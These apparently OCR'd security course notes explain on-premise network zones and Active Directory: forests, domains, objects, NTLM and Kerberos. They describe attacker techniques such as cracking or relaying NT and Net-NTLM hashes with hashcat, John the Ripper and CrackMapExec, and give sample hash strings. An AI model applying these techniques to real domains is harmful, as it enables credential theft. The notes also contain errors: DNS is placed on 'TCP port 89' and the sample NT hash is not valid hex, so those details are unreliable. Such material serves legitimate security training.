
5.4 On-Premise to Cloud Connectivity

- Identity Sync
- Resources Connectivity

5.5 Enumerations

5.1 On-Premise Infrastructure Overview

- In an on-premises environment, resources are deployed in-house and within an enterprise's IT infrastructure.
- An enterprise is responsible for maintaining the solution and all its related processes.
- Networks in On-Premise Environments -
  - External / DMZ Network
    - Application Server
    - Mail Server
    - External DNS Server
  - Internal Network
    - Active Directory Environment
      - Domain Controller
      - Workstations
    - Printer Server
    - File Server / Network Attached Storage



Internet
Firewall
External Network
Web server
DNS
DNS server
Mail server
DMZ Zone
Firewall
Internal Network
Domain Controller
Printer
Workstation
AD Environment

5.2 Active Directory Fundamentals

Active Directory Domain Services (AD DS) -

- A Directory Service is an information store built on a hierarchical structure.
- It is core functions in Active Directory that manage users and computers and allow sysadmins to organize the data into logical hierarchies.
- AD DS also integrates security by authenticating logons and controlling access to directory resources.
- Three main services of AD DS -
    - DNS
        - Active Directory uses domain name system (DNS) records for service discovery.
        - It’s running on TCP port 89.
    - Kerberos - Authentication Protocol
        - Kerberos is a well-known and widely used authentication protocol in Active Directory.
        - It’s running on TCP port 88.
    - LDAP - Directory Service Protocol
        - Active Directory is a service used to organize IT assets like users, computers, and printers. LDAP is a protocol used to talk to and query directories.
        - It’s running on TCP port 389.

Active Directory Architecture



- Forest
  - Active Directory Forest is the collection of more than one domain trees having different name spaces or roots.
  - Forest contains a number of domain trees that do not share a common name space, or more so, do not have the same parent domain.
  - A collection of these trees form a forest.
- Tree
  - Active Directory tree is a collection of domains within a Microsoft Active Directory network.
  - An AD Tree is a group of domains within the Active Directory network that share a common DNS naming structure.
  - The tree creates a logical boundary between multiple domains.
- Domain
  - Active Directory domain is a collection of objects within a Microsoft Active Directory network.
  - An AD domain can have several sub-domains, also referred to as child domains.
  - Type of domains in active directory environment -
    - Parent Domain
    - Child Domain

- Active Directory Objects
  - The Active Directory structure is formed by groupings of information, also referred to as objects.
  - Each object represents a unique network entity such as a user or computer, and it is described by a set of attributes. For example, a user object can be specified by name, ID, address, telephone, and more.
  - **Objects fall into two different categories -**
    - **Resources**
      - The objects within the resources category can be printers, computers, or other shared devices.
    - **Security Principals**
      - Objects within the security principals category are users, passwords, groups, etc., or any object that needs to be authenticated, or that can be given permissions.
      - AD allocates a unique Security Identifier (SID) to each of these security principals objects.
      - The SID is used to allow or deny access to the object to the resources within a domain.

- **The Objects Supported by default by Active Directory -**

  - **Users**

    These are the objects assigned to individuals who need access to the domain resources. A user account has a user name and a password.
  - **Computers**

    It represents a workstation or server within the domain.
  - **Contacts**

    It contains information about third-party contacts. This object does not have a SID, so it doesn’t belong to the domain.
  - **Groups**

    These objects represent a collection of user accounts, computers, or contacts. There are two types: Security and Distribution groups. Groups ease the management of many objects into a single unit.
  - **Shared folder**

    This object is mapped to a server share and is used to share files throughout the entire network.
  - **Printer**

    This object corresponds to a shared printer within the domain.
  - **Organizational Unit (OU)**

    This type of object is a container that can include other objects like users, computers, or groups from the same domain.

- **Active Directory Authentication**
  - **NTLM Authentication**
    - **User NT Hash**


      - Passwords are stored in a Windows systems (SAM Database)
      - Possible locations include SAM (Windows Machine), NTDS (in DC)
      - Attacker uses IP address instead of domain address for connection in domain environment
      - The NT Hash can be used for authentication in domain as well as standalone environment (CrackMapExec etc)
      - MD4 algorithm is used for hashing purposes
      - Can be cracked using tools like hashcat or john the ripper etc
      - Example : A4B9B02F6F09A9BD760F388B67351R2B

- **Authentication using User Account Credentials**
  - **User Net-NTLM (NTLMv1, NTLMv2)**
    - Acting as an authentication protocol and uses NTHash for validation in windows environment
    - V1 of the protocol uses both NT & LM Hash
    - **NTLMv1** Example :


      u4-netntlm::kNS:338d08f8e26de93300000000000000000000000000000000:9526fb8c23a90751cdd619b6cea564742e1e4bf33006ba41:cb8086049ec4736c
    - **NTLMv2** Example :

      admin::N46iSNekpT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958dac6:5c7830315c7830310000000000000000b45c67103d07d7b95acd12ffa11230e0000000052920b85f78d013c31cdb3b92f5d765c783030


- **Authentication in different environments**
  - **Local System Authentication**
    - NT Hashes are stored in the SAM Database
    - Hashes can be cracked to recover clear-text passwords using dictionary / Brute Force Attacks
    - They can also be relayed for authentication
  - **Domain Authentication**
    - Domain Controller is involved in the scenario as the server credentials are stored in the **NTDS.DIT** file
    - The Server and domain controller establishes a secure channel via NetLogon
    - Relaying & cracking the hashes are also possible in domain environment
    - NTLM Protocol act as a fallback protocol



NTLM Authentication in Local Environment



NTLM Authentication in Domain Environment



- Kerberos Authentication
  - Kerberos is an authentication protocol.
  - It provides security in client/server communication applications using cryptography.
  - Active Directory uses Kerberos to provide authentication mechanisms between server and client.
  - Kerberos Ticket is use in this authentication method.

The three main elements in a Kerberos system are -

- **The Key Distribution Center (KDC)**

  The KDC service is the core of the Kerberos server that issues all the tickets. The service runs on all Active Directory domain controllers. When an AD client authenticates with KDC, it issues a TGT.

